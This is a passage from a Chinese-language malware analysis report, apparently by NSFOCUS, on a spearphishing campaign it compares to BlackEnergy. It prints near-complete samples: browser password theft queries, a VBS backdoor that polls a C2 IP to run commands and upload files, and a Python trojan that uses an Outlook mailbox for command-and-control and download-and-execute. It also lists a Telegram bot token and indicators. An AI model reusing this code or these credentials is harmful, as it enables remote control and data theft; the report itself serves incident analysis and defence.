```

图 56 文件拷贝

使用 SQL 语句 SELECT ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS 进行查询操作，如图 57：

```
v23 = sub_465710(
        (char)v22,
        v29,
        "SELECT ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS",
        (int (__cdecl *)(int, int, char *, char *))sub_401210,
        v29,
        (void **)&v30);                    // 执行sql语句查询用户名密码
```

图 57 执行 SQL 语句

若系统中存在 Firefox 浏览器，则对其存放用户名密码的文件进行解析。首先获取 Firefox 浏览器安装位置及版本信息，如图 58：

```
sub_4041B0((int)&pszSubKey, "SOFTWARE\\Mozilla\\Mozilla Firefox", 0x20u);// 查找注册表项
v8 = 0;
pcbData = 260;
if ( !SHGetValueA(
        HKEY_LOCAL_MACHINE,
        "SOFTWARE\\Mozilla\\Mozilla Firefox ESR",
        "CurrentVersion",
        0,
        &pvData,
        &pcbData)
  || !SHGetValueA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Mozilla\\Mozilla Firefox", "CurrentVersion", 0, &pvData, &pcbData) )// 获取版本信息
{
  sub_404410((int)&pszSubKey, "\\", 1u);
  sub_404410((int)&pszSubKey, &pvData, strlen(&pvData));
  sub_404410((int)&pszSubKey, "\\Main", 5u);
  v1 = pszSubKey;
  pcbData = 260;
  if ( v6 < 0x10 )
    v1 = (const CHAR *)&pszSubKey;
  SHGetValueA(HKEY_LOCAL_MACHINE, v1, "Install Directory", 0, &pvData, &pcbData);// 获取安装路径
}
```

图 58 获取 Firefox 安装位置及版本

若存在“\logins.json”文件则对其进行解析，获取加密的用户名和密码，如图 59：

```
sub_4041B0((int)&v40, &FileName, strlen(&FileName));
FileSizeHigh = (DWORD)&v18;
v49 = 4;
sub_4065A0(&v18, (int)&v40, "\\logins.json");
*v27 = sub_409FC0(v18, v19, v20, v21, (int)v22, v23, (int)v24, (int)v25);// 解析json文件
v49 = -1;
if ( v42 >= 0x10 )
  operator delete(v40);
memset(&v46, 0, 0x104u);
strncpy(&v46, &FileName, strlen(&FileName));
```

图 59 解析 json 文件

若存在“\signons.sqlite”文件则对其进行解析，读取加密后的用户名和密码，如图 60：

```
sub_4041B0((int)&v64, "SELECT encryptedUsername, encryptedPassword, hostname,httpRealm FROM moz_logins", 0x4Fu);
v16 = v64;
LOBYTE(v79) = 1;
if ( v66 < 0x10 )
  v16 = &v64;
if ( sub_45ED80(v55, v16, -1, &v61, 0) )
{
  printf("\n  sqlite3_prepare_v2(\"%s\") : %s\n", "temp");
}
```

图 60 解析 sqlite 文件

Intercepter-NG.exe

主要功能：

该样本是俄罗斯人编写的一款抓包工具，其特点为：

- 监听不同类型的密码或 Hash 包括：
  ICQ\IRC\AIM\FTP\IMAP\POP3\SMTP\LDAP\BNC\SOCKS\
  HTTP\WWW\NNTP\CVS\TELNET\MRA\DC++\VNC\MYSQL\ORACLE\NTLM
- 监听以下即时通讯工具的实时聊天内容：
  ICQ\AIM\JABBER\YAHOO\MSN\IRC\MRA
- 混杂模式\ARP\DHCP\Gateway\智能扫描模式
- Raw mode\eXtreme\Resurrection mode
- 捕获数据报并提供离线分析功能
- 通过 RPCAP daemon 捕获传输远程数据

- NAT\SOCKS\DHCP
- ARP\DNS over ICMP\DHCP\SSL\SSLSTRIP\WPAD\SMBRelay 中间人攻击
- 可以工作在 NT 平台，任何的*nix 平台，以及 IOS 和 Android 平台。

具体内容请参见官网：

http://sniff.su/

VBS

主要功能：

从服务端获取并执行指令。

行为分析：

向远程服务器请求数据，并将请求到的数据转换成指令执行，如图 61：

```
Dim timeout:timeout = 10
Dim bUrl:bIP = "93.190.137.212"
Dim port:port = "80"
Dim sRequest:sRequest = ""
Dim pUrl: pUrl = "http://" + bIP + ":" + port + "/Micrsoft/Outlook/initialization"
Dim sendUrl: sendUrl = "http://" + bIP + ":" + port + "/Micrsoft/Updates/kbupdate"
Dim htmlUrl:htmlUrl = "http://" + bIP + ":" + port +"/Micrsoft/Office/validation?"
Dim exitFlag:exitFlag = False

Dim fso:Set fso = CreateObject("Scripting.FileSystemObject")
Dim oShell:Set oShell = WScript.CreateObject("WScript.Shell")
Dim oHTTP:Set oHTTP = CreateObject("Microsoft.XMLHTTP")

hname = GetHName()              \\获取主机名
mac = GetMAC(hname)             \\获取mac地址

Do While True
    m_rnd = Rand()
    params = "m=" + mac + "&n=" + hname + "&t=" + CStr(timeout) + "&r=" + CStr(m_rnd)
    params = EncodeText(params)
    answer = GetHTML(htmlUrl + params)              //向远程服务器请求数据
    If answer<>"Error" Then
        results = parseAnswer(answer)               //将请求到的数据转换成指令并执行
        For Each response In results
            If response<>"" Then
                HTTPPost pUrl, response             //向远程服务器发送results
                If exitFlag = True Then
                    WScript.Quit 1                  //exitFlag = True 时退出
                End If
            End If
        Next
    End If
    WScript.Sleep timeout * 60000
Loop
```

图 61 向服务器获取数据

将请求到的数据转换成指令并执行，如图 62：

```
Function parseAnswer(serv_answer)
    answer = DecodeText(serv_answer)
    result = ""
    result_array = Array()
    If answer <> "OK" Then
        Dim cmds:cmds = Split(answer, "@")
        ReDim Preserve result_array (UBound(cmds))
        For i = 0 To UBound(cmds)
            answer = cmds(i)
            If answer<>"" Then
                Dim report_id
                Dim cmd
                pos = InStr(answer, ":")
                pos2 = InStr(answer, "$")
                If pos2<>0 Then
                    If pos <> -1 Then
                        l =  pos2 - (pos + 1)
                        report_id = Mid(answer, pos + 1, l)
                    End If
                    If pos2 <> -1 Then
                        l = (Len(answer)) - (pos2 + 3)
                        cmd = Mid(answer, pos2 + 3, l + 1)
                    End If
                    posSpace = InStr(cmd, " ")
                    arg0 = ""
                    arg1 = ""
                    If posSpace <> -1 Then
                        arg0 = Mid(cmd, 1, posSpace -1)
                        arg1 = Mid(cmd, posSpace + 1, Len(cmd) - posSpace)
                        result = runJob(report_id, arg0, arg1)                    //执行指令
                        result_array(i) = result
                    End If
                End If
            End If
        Next
    End If
    parseAnswer = result_array
End Function
```

图 62 将数据转换成指令并执行

根据指令执行功能，如图 63：

```
Function runJob(rep_id, arg0, arg1)
    Dim result: result = ""
    sRequest = ""
    Dim sf: sf=False
    If (arg0 ="!cmd") Then
        arg1 = Replace(arg1, "`", """")
        result = ExecFunc(arg1, "")                    //执行arg1，有arg2执行arg2，result值为运行时的输出和出错信息
    ElseIf (arg0 = "!cmdd") Then
        arg1 = Replace(arg1, "`", """")
        result = EncodeText(ExecFuncD(arg1, ""))       //执行arg1，有arg2执行arg2，result值为编码后的运行时的输出和出错信息
    ElseIf (arg0 = "!dump") Then
        result = EncodeText(Dump(arg1))                //result值为对文件再次进行编码的内容
    ElseIf (arg0 = "!timeout") Then
        timeout = CInt(arg1)                           //设置sleep的时间
        result = EncodeText("Set tm=" + arg1)          //result值为对("Set tm=" + arg1)进行编码的内容
    ElseIf (arg0 = "!bye") Then
        result = EncodeText("Bye!")                    //result值为对("Bye!")进行编码的内容
        exitFlag = True                                //设置exitFlag = True
    ElseIf (arg0 = "!kill") Then
        result = EncodeText("Kill!")                   //result值为对("Kill!")进行编码的内容
        kill()                                         //自我删除
        exitFlag = True                                //设置exitFlag = True
    ElseIf (arg0 = "!up") Then
        path = arg1
        text = EncodeFile(path)
        If text<>"" Then
            SendFile sendUrl, text, CStr(rep_id)       //将arg1指定的文件内容编码后发送
            sf = True                                  //设置sf = True
        Else
            result = EncodeText("Error: Read file to send")
        End If
    Else
        result = EncodeText("Error: Invalid arguments")
    End If
    If sf=False Then
        sRequest = "id=" + CStr(rep_id) + "&r=" + result
    Else
        sf=False
    End If
    runJob = sRequest
End Function
```

图 63 执行指令功能

VBS 样本的指令格式*：report_id$arg0 arg1

command	Function

!cmd arg1	执行 arg1
!cmdd arg1	执行 arg1
!dump arg1	发送对 arg1 再次进行编码的内容
!timeout arg1	设置 sleep 的时间
!bye	设置 exitFlag = True(该变量控制程序是否退出)
!kill	自我删除，设置 exitFlag = True(该变量控制程序是否退出)
!up (int)	将 arg1 指定的文件内容编码后发送

表 4 VBS 样本指令格式

telebot.exe

主要功能：

此样本是一个木马程序，根据不同指令执行不同功能。

行为分析：

从邮箱获取文件然后进行解码来获取命令然后执行。

```
def mainfuc ( ) :
    ddtnusC = [ ]
    while True :
        try :
            outlookserver = IMAP4_SSL ( "imap-mail.outlook.com" )
            outlookserver . login ( emailaddress , passwordstr )
            outlookserver . select ( "INBOX" )
            sQjWFXwOFzC , DTDmTVS = outlookserver . uid ( 'search' , None , '(HEADER Subject "outdoor:")' . format ( uuidstring ) )
            for BdkFBJxWcmsN in DTDmTVS [ 0 ] . split ( ) :
            # logging.debug("[checkJobs] parsing message with uid: {}".format(msg_id))
                k1XAxJNtWRqTKo = outlookserver . uid ( 'fetch' , BdkFBJxWcmsN , '(RFC822)' )
                msgroot = VkcitADCQE ( k1XAxJNtWRqTKo )
                mbTyaFBCEqHSz = msgroot . subject . split ( ':' ) [ 2 ]
                if msgroot . dict :
                    Getcmd = msgroot . dict [ 'CMD' ] . lower ( )
                    Getarg = msgroot . dict [ 'ARG' ]
                    flaggg = False
                    for vcblFHcktLOx in ddtnusC :
                        if vcblFHcktLOx == mbTyaFBCEqHSz :
                            flaggg = True
                    if not flaggg :
                        if Getcmd == 'download' :
                            downloadfilebyemail ( mbTyaFBCEqHSz , Getarg )            //将需要的文件发给自己的邮箱
                        elif Getcmd == 'cmd' :
                            runcmdandsendout ( Getarg , mbTyaFBCEqHSz )               //运行Getarg代表的指令并将输出信息和出错信息发给自己邮箱
                        elif Getcmd == 'upload' :
                            GetAndRunFile ( Getarg , mbTyaFBCEqHSz )                  //下载mbTyaFBCEqHSz代表的文件并在本地运行
                        elif Getcmd == 'forcecheckin' :
                            sendmailtoself ( "Host checking in as requested" , checkin = True )    //向自己发邮件，内容为字符串信息和本机信息
                        else :
                            raise NotImplementedError
                        ddtnusC . append ( mbTyaFBCEqHSz )
            outlookserver . logout ( )
            sleep ( 30 )
        except Exception as YgQoUrOEf :
            if globalflag == True : WriteStrToFile ( YgQoUrOEf )
            sleep ( 30 )
if __name__ == '__main__' :
    logFileName = "log_" + str ( GetRandomten ( slen = 5 ) )
    sendmailtoself ( "success" , checkin = True )       //向自己发邮件，内容为字符串信息和本机信息
    try :
        mainfuc ( )
    except KeyboardInterrupt :
        pass
```

图 64 发送文件

该样本的指令格式{“CMD”：“*”，“*”：“jobid”，“ARG”：“*”}。

command	Function
CMD:download ARG:filepath	将 filepath 指定的文件发给自己的邮箱

CMD:cmd ARG:cmd command	执行（cmd command）中的命令并将输出信息和出错信息发给自己邮箱
CMD:upload ARG:url	下载 url 代表的文件并在本地运行
CMD:forcecheckin, ARG:	向自己发邮件，内容为字符串信息和本机信息

表 5 邮箱样本指令格式

通过登陆自己邮箱，将窃取到的信息发送到自己的邮箱，如图 65：

```
def sendmailtoself ( text , jobid = '' , attachment = [ ] , checkin = False ) :
    formatuuid = uuidstring
    if jobid :
        formatuuid = 'imp:{}:{}' . format ( uuidstring , jobid )
    elif checkin :
        formatuuid = 'checkin:{}' . format ( uuidstring )
    msgroot = MIMEMultipart ( )
    msgroot [ 'From' ] = formatuuid
    msgroot [ 'To' ] = emailaddress
    msgroot [ 'Subject' ] = formatuuid
    msgtext = { 'FGWINDOW' : 'TEST' , 'SYS' : GetSysInfo ( ) , 'ADMIN' : IsAdmin ( ) , 'MSG' : text }
    msgtext = b64encode ( str ( msgtext ) )
    msgroot . attach ( MIMEText ( str ( msgtext ) ) )
    for filele in attachment :
        if path . exists ( filele ) == True :
            part = MIMEBase ( 'application' , 'octet-stream' )          //封装附件
            part . set_payload ( open ( filele , 'rb' ) . read ( ) )
            Encoders . encode_base64 ( part )
            part . add_header ( 'Content-Disposition' , 'attachment; filename="{}"' . format ( path . basename ( filele ) ) )
            msgroot . attach ( part )
    while True :
        try :
            smtpserver = SMTP ( )
            smtpserver . connect ( outlooksite , coport )
            smtpserver . starttls ( )
            smtpserver . login ( emailaddress , passwordstr )
            smtpserver . sendmail ( emailaddress , emailaddress , msgroot . as_string ( ) )
            smtpserver . quit ( )
            break
        except Exception as YgQoUrOEf :
            if globalflag == True : WriteStrToFile ( YgQoUrOEf )
            sleep ( 30 )
```

图 65 发送窃取的信息

Outlook 邮箱用户名和密码，如图 66：

```
import urllib2
emailaddress = 'elena.makeieva@outlook.com'
passwordstr = '[redacted]'
```

图 66 邮箱用户名和密码

经验证该账号密码仍然可用，但需要进行验证，如图 67：

图 67 邮箱可用

攻击定位

通过对样本的分析，发现样本会连接两个 IP 地址和一个域名，信息如下：

1. IP（188.234.144.11），位于俄罗斯地区，如图 68：




图 68 攻击定位（1）

2. IP（93.190.137.212）位于荷兰，如图 69：

图 69 攻击定位(2)

3. lsass 中连接的域名为

https://api.telegram.org/bot140192111:AAGSxqO9Xz9meTaG7Ecdh8OLGnYXNIbbgp4

此域名解析的结果如图 70：

api.telegram.org 查询

idc公司大全

IP 子域名 备案 Whois

当前解析：

8.7.198.45	美国 美国 level3.com
243.185.187.39	保留地址 保留地址
78.16.49.15	爱尔兰 爱尔兰
149.154.167.199	荷兰 北荷兰省 阿姆斯特丹
203.98.7.65	新西兰 新西兰 vodafone.co.nz
59.24.3.173	韩国 韩国 kt.com
93.46.8.89	意大利 意大利
149.154.167.200	荷兰 北荷兰省 阿姆斯特丹
37.61.54.158	阿塞拜疆 阿塞拜疆
159.106.121.75	美国 美国

历史解析记录：

203.98.7.65	2016-11-12-----2016-12-28
93.46.8.89	2016-11-12-----2016-12-28
149.154.167.199	2016-11-12-----2016-12-28
37.61.54.158	2016-11-12-----2016-12-28
59.24.3.173	2016-12-15-----2016-12-28
243.185.187.39	2016-12-15-----2016-12-28
159.106.121.75	2016-12-15-----2016-12-28
149.154.167.200	2016-12-15-----2016-12-28
78.16.49.15	2016-12-15-----2016-12-28
8.7.198.45	2016-12-20-----2016-12-28

图 70 域名解析结果

防护方案

1.1 绿盟科技检测服务

（1） 绿盟科技工程师前往客户现场检测。

（2） 绿盟科技在线云检测，登陆绿盟云，申请威胁分析中心试用。链接地址如下：

https://cloud.nsfocus.com/#/krosa/views/initcdr/productandservice?service_id=1018

1.2 绿盟科技木马专杀解决方案

（1） 短期服务：绿盟科技工程师现场木马后门清理服务（人工服务+IPS+TAC+终端防护（金山 V8+））。确保第一时间消除网络内相关风险点，控制事件影响范围，提供事件分析报告。

（2） 中期服务：提供 3-6 个月的风险监控与巡检服务（IPS+TAC+人工服务）。根除风险，确保事件不复发。

（3） 长期服务：基于行业业务风险解决方案（威胁情报+攻击溯源+专业安全服务）

总结

此次攻击和 BlackEnergy 类似，攻击者使用带有 Microsoft Excel 文档的 spearphishing 电子邮件，其中包含恶意宏作为初始感染向量。不同的是这次恶意文档没有使用任何社会工程学的方法来诱导受害者点击启动宏按钮，这样攻击是否成功只能完全依靠受害者是否点击它。

宏病毒运行后释放恶意文件，开始执行恶意功能。

关于绿盟科技

==========

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于 2000 年 4 月，总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测/防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。

绿盟科技官方微博二维码

绿盟科技官方微信二维码